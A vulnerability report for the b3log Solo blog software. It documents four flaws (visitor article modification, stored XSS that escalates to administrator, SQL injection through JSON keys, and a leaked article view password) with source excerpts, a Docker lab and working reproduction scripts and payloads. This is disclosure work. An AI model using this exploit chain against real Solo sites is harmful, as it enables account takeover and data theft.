b3log Solo Vulnerability Report
Software: Solo
Developer or vendor: b3log
Code repository: https://github.com/88250/solo
1. Unauthorized Article Modification (CVE-2026-130078)
| Brief description: | A visitor can modify articles belonging to other users. |
|---|---|
| Affected versions: | 3.7.0 to 4.4.0 |
| Preconditions: | The attacker has an LD246 OAuth account, which can be registered publicly on LD246. |
| Fix: | solo commit 46308431 |
Root Cause
/apis/symphony/article does not check the caller’s role. It only verifies that the userB3Key supplied in client matches the stored key of client.userName. The relevant code is:
// src/main/java/org/b3log/solo/processor/B3Receiver.java:136-195    commit 7dc3c15233
final String articleAuthorName = client.optString(User.USER_NAME);
final JSONObject articleAuthor = userRepository.getByUserName(articleAuthorName);
if (null == articleAuthor) { ... }

final String b3Key = client.optString(UserExt.USER_B3_KEY);
final String key = articleAuthor.optString(UserExt.USER_B3_KEY);
if (!StringUtils.equals(key, b3Key)) { ... }

final String articleId = symArticle.optString("id");
final JSONObject oldArticle = articleQueryService.getArticleById(articleId);
if (null == oldArticle) { ... }

final String articleContent = symArticle.optString("content");
oldArticle.put(Article.ARTICLE_ABSTRACT, Article.getAbstractText(articleContent));
oldArticle.put(Article.ARTICLE_CONTENT, articleContent);
oldArticle.put(Article.ARTICLE_TITLE, symArticle.optString("title"));
oldArticle.put(Article.ARTICLE_TAGS_REF, symArticle.optString("tags"));
final JSONObject updateRequest = new JSONObject().put(Article.ARTICLE, oldArticle);
articleMgmtService.updateArticle(updateRequest);
When a user logs in through LD246 OAuth for the first time, OAuthProcessor creates a user with the visitorRole role and sets userB3Key to the user name (since 3.7.0). The relevant code is:
// src/main/java/org/b3log/solo/processor/OAuthProcessor.java:156-164    commit 7dc3c15233
user = userQueryService.getUserByName(userName);
if (null == user) {
    final JSONObject addUserReq = new JSONObject();
    addUserReq.put(User.USER_NAME, userName);
    addUserReq.put(UserExt.USER_AVATAR, userAvatar);
    addUserReq.put(User.USER_ROLE, Role.VISITOR_ROLE);
    addUserReq.put(UserExt.USER_GITHUB_ID, userId);
    addUserReq.put(UserExt.USER_B3_KEY, userName);
    userMgmtService.addUser(addUserReq);
}
An attacker can therefore use their own user name as userB3Key and pass the check.
Reproduction Environment
The lab uses the official image, an H2 database, and a local service that mocks the LD246 OAuth user-info endpoint.
Prepare the OAuth mock directory and a self-signed certificate:
mkdir -p solo-repro/mock solo-repro/h2
cd solo-repro
openssl req -x509 -newkey rsa:2048 -keyout mock/key.pem -out mock/cert.pem \
  -days 365 -nodes -subj "/CN=ld246.com"
mock/server.py is as follows:
from flask import Flask, request

app = Flask(__name__)

USITE_KEYS = [
    "usiteBehance", "usiteDribbble", "usiteFacebook", "usiteGitHub",
    "usiteInstagram", "usiteLinkedIn", "usiteMedium", "usiteQQ",
    "usiteStackOverflow", "usiteTelegram", "usiteTwitter", "usiteWeChat",
    "usiteWeiBo", "usiteZhiHu",
]


@app.post("/user/ak")
def user_ak():
    token = request.form.get("access_token", "")
    name = token.split(":", 1)[1] if ":" in token else "admin"
    return {"code": 0, "data": {"userId": f"id-{name}", "userName": name, "avatar": ""}}


@app.post("/user/usite")
def user_usite():
    return {"code": 0, "data": {key: "" for key in USITE_KEYS}}


@app.route("/<path:path>", methods=["GET", "POST"])
def fallback(path):
    return {"code": 0, "data": {}}


app.run(host="0.0.0.0", port=443, ssl_context=("/cert.pem", "/key.pem"))
docker-compose.yml starts Solo and the mock, and maps ld246.com to the mock container:
name: solo-repro

services:
  solo:
    image: b3log/solo:latest
    container_name: solo-repro
    ports:
      - "18082:8080"
    environment:
      RUNTIME_DB: H2
      JDBC_DRIVER: org.h2.Driver
      JDBC_URL: "jdbc:h2:/opt/solo/h2/db;MODE=MYSQL"
    volumes:
      - ./h2:/opt/solo/h2
    command:
      - "--listen_port=8080"
      - "--server_scheme=http"
      - "--server_host=127.0.0.1"
      - "--server_port=18082"
    extra_hosts:
      - "ld246.com:172.30.0.10"
    networks:
      - solo-net
    depends_on:
      - mock

  mock:
    image: python:3-slim
    container_name: solo-mock
    hostname: ld246.com
    volumes:
      - ./mock/server.py:/server.py:ro
      - ./mock/cert.pem:/cert.pem:ro
      - ./mock/key.pem:/key.pem:ro
    command: ["sh", "-c", "pip install --no-cache-dir flask && python /server.py"]
    networks:
      solo-net:
        ipv4_address: 172.30.0.10

networks:
  solo-net:
    ipam:
      config:
        - subnet: 172.30.0.0/24
Start the environment:
docker compose up -dThe mock installs Flask on its first start. Wait until the log shows Running on https://0.0.0.0:443 before logging in.
Solo sets
trustAllCerts(true)when requestinghttps://ld246.com/user/ak(seesrc/main/java/org/b3log/solo/util/Solos.java:110-112), so the mock’s self-signed certificate is accepted.
Create the administrator and visitor accounts:
import httpx
from urllib.parse import parse_qs, urlparse

BASE = "http://127.0.0.1:18082"


def login(name):
    with httpx.Client(follow_redirects=False) as client:
        r = client.get(BASE + "/login/redirect", params={"referer": "/"})
        state = parse_qs(urlparse(r.headers["location"]).query)["state"][0]
        r = client.get(
            BASE + "/login/callback",
            params={"state": state, "access_token": "u:" + name},
        )
        print(name, r.status_code, client.cookies.get("solo"))


login("admin")
login("attacker")
The first call logs in as admin and completes initialization; the site creates an article titled 世界,你好!. The second call logs in as attacker, and the site creates a visitor account. The output from this run is:
admin 302 e20b0ad2b76d19b032e0ebbe72bedb5b2c32207527a5c516421bf89da5cc0505a4c782ca7c8bca195300ef2c4f73554720897843990d07bd51b34e84c80206c9
attacker 302 e20b0ad2b76d19b032e0ebbe72bedb5b7bed4b10f92ba05d0e5c8e3534cc934884fd72d7da31820145158b64ef3f4b21ba41f636574fb8524c78a479b2d6b2ea
Reproduction
Read the user list with the administrator cookie. attacker currently has the visitorRole role:
curl -s 'http://127.0.0.1:18082/console/users/1/10/20' \
-H "Cookie: solo=e20b0ad2b76d19b032e0ebbe72bedb5b2c32207527a5c516421bf89da5cc0505a4c782ca7c8bca195300ef2c4f73554720897843990d07bd51b34e84c80206c9"{"pagination":{"paginationPageCount":1,"paginationPageNums":[1]},"code":0,"users":[{"userB3Key":"admin","userAvatar":"","userGitHubId":"id-admin","oId":"1793779071614","userName":"admin","userRole":"adminRole","userURL":"http://127.0.0.1:18082"},{"userB3Key":"attacker","userAvatar":"","userGitHubId":"id-attacker","oId":"1793779072446","userName":"attacker","userRole":"visitorRole","userURL":"http://127.0.0.1:18082"}]}Read the article list and take the oId of the target article:
curl -s 'http://127.0.0.1:18082/articles?p=1' | python3 -c \
  'import json,sys; a=json.load(sys.stdin)["rslts"]["articles"][0]; print(a["oId"], a["articleTitle"], a["articlePermalink"])'
1793779071973 世界,你好! /hello-soloUse attacker’s own user name and B3 key to modify the article owned by admin:
curl -s -X POST http://127.0.0.1:18082/apis/symphony/article \
  -H 'Content-Type: application/json' \
  -d '{
    "client":{"userName":"attacker","userB3Key":"attacker"},
    "article":{
      "id":"1793779071973",
      "title":"Article Modified by Visitor",
      "content":"This article was modified with a visitor account.",
      "tags":"security"
    }

}'{"code":0}Open the article page. The title and body have been replaced with the attacker’s content, while the author is still shown as admin.
2. Stored XSS in Article Title Leads to Account Takeover (CVE-2026-130079)
| Brief description: | An attacker injects a script into an article title; when a victim opens the page, the attacker takes over the victim’s account. |
|---|---|
| Affected versions: | 3.7.0 to 4.4.0 |
| Preconditions: | The target has an article the attacker can modify, and the victim opens the home page (if the article appears there), the article page, or the article’s password entry page. |
| Fix: | solo commit 46308431 |
Root Cause
B3Receiver writes the title from the request verbatim into articleTitle. The home page, article page, and view-password page output this field without HTML escaping. The relevant templates in the Pinghsu skin are:
<!-- src/main/resources/skins/Pinghsu/article-list.ftl:20,41    commit 7dc3c15233 -->
<a pjax-title="${article.articleTitle}" href="${servePath}${article.articlePermalink}">
...
${article.articleTitle}
<!-- src/main/resources/admin/article-pwd.ftl:18 commit 7dc3c15233 -->
${articleTitle}The same pattern appears in every built-in skin; both article-list.ftl and article.ftl output the field directly. The view-password page uses the shared template admin/article-pwd.ftl, independent of the selected skin.
Skins does not enable auto-escaping when it initializes FreeMarker:
// src/main/java/org/b3log/solo/util/Skins.java:60-75    commit 7dc3c15233
TEMPLATE_CFG = new Configuration(Configuration.VERSION_2_3_30);
TEMPLATE_CFG.setDefaultEncoding("UTF-8");
...
TEMPLATE_CFG.setDirectoryForTemplateLoading(new File(path));
...
TEMPLATE_CFG.setTemplateExceptionHandler(TemplateExceptionHandler.RETHROW_HANDLER);
A title containing <img src=x onerror=...> therefore executes on the home page, article page, and view-password page, and the script runs in the session of the user who opens the page. Section 1 shows that a visitor can modify articles, so the attacker does not need an author account to write this title.
The console endpoint PUT /console/user/ only requires an administrator session and has no CSRF token, so the injected script can read the user list and change the visitor’s role. The relevant routes and code are:
// src/main/java/org/b3log/solo/Server.java:620-627    commit 7dc3c15233
userConsoleGroup.middlewares(consoleAdminAuthMidware::handle);
userConsoleGroup.put("/console/user/", userConsole::updateUser).
        delete("/console/user/{id}", userConsole::removeUser).
        get("/console/users/{page}/{pageSize}/{windowSize}", userConsole::getUsers).
        get("/console/user/{id}", userConsole::getUser).
        get("/console/changeRole/{id}", userConsole::changeUserRole);
// src/main/java/org/b3log/solo/service/UserMgmtService.java:184-185 commit 7dc3c15233
final String userRole = requestJSONObject.optString(User.USER_ROLE);
oldUser.put(User.USER_ROLE, userRole);Reproduction Environment
Start an instance as described in Section 1 and log in as the administrator with u:admin from the mock. Then log in as u:attacker in another incognito window; the site creates a visitorRole user automatically. The visitor user name in this report is attacker.
Reproduction
Read the user list as the administrator and note the visitor’s position in the list:
curl -s 'http://127.0.0.1:18082/console/users/1/10/20' \
-H "Cookie: solo=b19034a4faf00f223e190b1d7b10b151e99c162ec27c46bd80e9aa0a516d5b812549a2f6e2ce4b464cef03948c5bd3ac452455a32621ad8c85a87affd94f1740"{"pagination":{"paginationPageCount":1,"paginationPageNums":[1]},"code":0,"users":[{"userB3Key":"admin","userAvatar":"","userGitHubId":"id-admin","oId":"1793780854420","userName":"admin","userRole":"adminRole","userURL":"http://127.0.0.1:18082"},{"userB3Key":"attacker","userAvatar":"","userGitHubId":"id-attacker","oId":"1793782043241","userName":"attacker","userRole":"visitorRole","userURL":"http://127.0.0.1:18082"}]}Modify the article title with the visitor account from Section 1. The title contains the following script:
import httpx

BASE = "http://127.0.0.1:18082"
ARTICLE_ID = "1793780854802"

payload = (
    "<img src=x onerror=\"document.body.prepend('XSS');"
    "fetch('/console/users/1/10/20').then(r=>r.json()).then(d=>{"
    "u=d.users[1];u.userRole='adminRole';"
    "fetch('/console/user/',{method:'PUT',headers:{'Content-Type':'application/json'},"
    "body:JSON.stringify(u)})})\">"
)

r = httpx.post(BASE + "/apis/symphony/article", json={
    "client": {"userName": "attacker", "userB3Key": "attacker"},
    "article": {"id": ARTICLE_ID, "title": payload, "content": "XSS payload", "tags": "x"},
})
print(r.status_code, r.text)
200 {"code":0}After logging in, open the home page as the administrator. The script runs in the administrator session:
http://127.0.0.1:18082/

The marker XSS written by the script appears in the top-left corner. The script changes attacker’s userRole to adminRole. Log in as attacker and open http://127.0.0.1:18082/admin-index.do; the administrator console is accessible:
Read the user list again to confirm the role change:
curl -s 'http://127.0.0.1:18082/console/users/1/10/20' \
  -H "Cookie: solo=b19034a4faf00f223e190b1d7b10b151e99c162ec27c46bd80e9aa0a516d5b812549a2f6e2ce4b464cef03948c5bd3ac452455a32621ad8c85a87affd94f1740" \
| python3 -c 'import json,sys; print(json.dumps(json.load(sys.stdin)["users"][1],ensure_ascii=False))'{"userB3Key": "attacker", "userAvatar": "", "userGitHubId": "id-attacker", "oId": "1793782043241", "userName": "attacker", "userRole": "adminRole", "userURL": "http://127.0.0.1:18082"}3. SQL Injection in the Console Article Update API (CVE-2026-130080)
| Brief description: | The console article update API concatenates JSON attribute names into SQL column names; an attacker with an administrator session can inject an SQL expression and reflect its result. |
|---|---|
| Affected versions: | 3.0.0 to 4.4.0 |
| Preconditions: | The attacker has an administrator session (obtainable from Section 2). |
| Fix: | solo commit 46308431 |
Root Cause
ArticleConsole.updateArticle passes the request JSON unchanged to ArticleMgmtService.updateArticle:
// src/main/java/org/b3log/solo/processor/console/ArticleConsole.java:477-492    commit 7dc3c15233
final JSONObject requestJSONObject = context.requestJSON();
final JSONObject article = requestJSONObject.getJSONObject(Article.ARTICLE);
final String articleId = article.getString(Keys.OBJECT_ID);
...
articleMgmtService.updateArticle(requestJSONObject);
ArticleMgmtService then calls articleRepository.update(articleId, article). Latke’s JdbcRepository.buildUpdate iterates over the JSON attribute names and concatenates them into SQL column names:
// latke-core 3.5.1: org/b3log/latke/repository/jdbc/JdbcRepository.java:239-263
while (keys.hasNext()) {
    key = keys.next();
    if (isFirst) {
        propertyBuilder.append(" SET `").append(key).append("` = ?");
        isFirst = false;
    } else {
        propertyBuilder.append(", `").append(key).append("` = ?");
    }
    paramList.add(needUpdateJsonObject.get(key));
}
The attribute name is controlled by the request JSON. Writing it in the following form inserts a subquery into the SET clause:
articleAbstract` = (SELECT CURRENT_SCHEMA), `articleTitleThe generated SQL is:
UPDATE `b3_solo_article` SET ..., `articleAbstract` = (SELECT CURRENT_SCHEMA), `articleTitle` = ? WHERE oId = ?The subquery result is written to articleAbstract, which the public article API returns, so the result of the injected expression is reflected.
Reproduction Environment
Start a fresh instance as described in Section 1 and log in as admin.
Reproduction
The script uses the administrator cookie to inject a subquery into articleAbstract, then reads articleAbstract from the public article list:
import httpx

BASE = "http://127.0.0.1:18082"
COOKIE = "b19034a4faf00f223e190b1d7b10b151e99c162ec27c46bd80e9aa0a516d5b812549a2f6e2ce4b464cef03948c5bd3ac452455a32621ad8c85a87affd94f1740"
ARTICLE_ID = "1793780854802"

key = "articleAbstract` = (SELECT CURRENT_SCHEMA), `articleTitle"
article = {
    "oId": ARTICLE_ID,
}
article[key] = "世界,你好!"

r = httpx.put(
    BASE + "/console/article/",
    cookies={"solo": COOKIE},
    json={"article": article},
)
print(r.status_code, r.text)

r = httpx.get(BASE + "/articles?p=1")
article = next(a for a in r.json()["rslts"]["articles"] if a["oId"] == ARTICLE_ID)
print(article["articleAbstract"])
200 {"msg":"更新成功","code":0}
<p>PUBLIC</p><p>PUBLIC</p> is the value returned by the injected CURRENT_SCHEMA subquery.
4. Encrypted Article View Password Leak in Article List API (CVE-2026-130081)
| Brief description: | The article list API returns the view password of encrypted articles; an attacker can use it to read the encrypted content. |
|---|---|
| Affected versions: | 1.3.0 to 4.4.0 |
| Preconditions: | None. |
| Fix: | solo commit 46308431 |
Root Cause
ArticleProcessor.getArticlesByPage builds the pagination request and calls ArticleQueryService.getArticles without setting Keys.EXCLUDES:
// src/main/java/org/b3log/solo/processor/ArticleProcessor.java:364-369    commit 7dc3c15233
final JSONObject requestJSONObject = Solos.buildPaginationRequest(pathBuilder.toString());
requestJSONObject.put(Article.ARTICLE_STATUS, Article.ARTICLE_STATUS_C_PUBLISHED);
requestJSONObject.put(Option.ID_C_ENABLE_ARTICLE_UPDATE_HINT, preference.optBoolean(Option.ID_C_ENABLE_ARTICLE_UPDATE_HINT));
final JSONObject result = articleQueryService.getArticles(requestJSONObject);
getArticles loads the complete article object from the repository and removes only the fields specified by the caller:
// src/main/java/org/b3log/solo/service/ArticleQueryService.java:526-541    commit 7dc3c15233
final List<JSONObject> articles = (List<JSONObject>) result.opt(Keys.RESULTS);
JSONArray excludes = requestJSONObject.optJSONArray(Keys.EXCLUDES);
excludes = null == excludes ? new JSONArray() : excludes;
for (final JSONObject article : articles) {
    final JSONObject author = getAuthor(article);
    ...
    for (int j = 0; j < excludes.length(); j++) {
        article.remove(excludes.optString(j));
    }
}
When an article is encrypted, DataModelService.setArticleExProperties only replaces the content. It does not remove articleViewPwd:
// src/main/java/org/b3log/solo/service/DataModelService.java:804-809    commit 7dc3c15233
if (Solos.needViewPwd(context, article)) {
    final String content = langPropsService.get("articleContentPwd");
    article.put(ARTICLE_CONTENT, content);
}

The responses from /articles?p=1, /articles/tags/..., /articles/authors/..., and /articles/archives/... therefore include the view password. The attacker submits the password to POST /console/article-pwd; once the session records it, GET /get-article-content?id= returns the body.
Reproduction Environment
Start a fresh instance as described in Section 1 and log in as admin.
Reproduction
Create a published article as admin and set the view password to secret123:
curl -s -X POST http://127.0.0.1:18082/console/article/ \
  -H "Cookie: solo=b19034a4faf00f223e190b1d7b10b151e99c162ec27c46bd80e9aa0a516d5b812549a2f6e2ce4b464cef03948c5bd3ac452455a32621ad8c85a87affd94f1740" \
  -H 'Content-Type: application/json' \
  -d '{
    "article":{
      "articleTitle":"Encrypted Article",
      "articleAbstract":"encrypted",
      "articleContent":"SECRET-CONTENT",
      "articleTags":"security",
      "articleStatus":0,
      "articleViewPwd":"secret123"
    }
}'{"msg":"添加成功","code":0,"oId":"1793780860541"}Request the article list anonymously. The response contains the view password directly:
curl -s 'http://127.0.0.1:18082/articles?p=1' | python3 -c \
'import json,sys; a=next(a for a in json.load(sys.stdin)["rslts"]["articles"] if a["articleTitle"]=="Encrypted Article"); print(json.dumps({k:a[k] for k in ["oId","articleTitle","articleViewPwd","articleContent"]},ensure_ascii=False))'{"oId": "1793780860541", "articleTitle": "Encrypted Article", "articleViewPwd": "secret123", "articleContent": "<p>该文章已经加密。</p>"}Open the view-password page. Only the password field is shown.
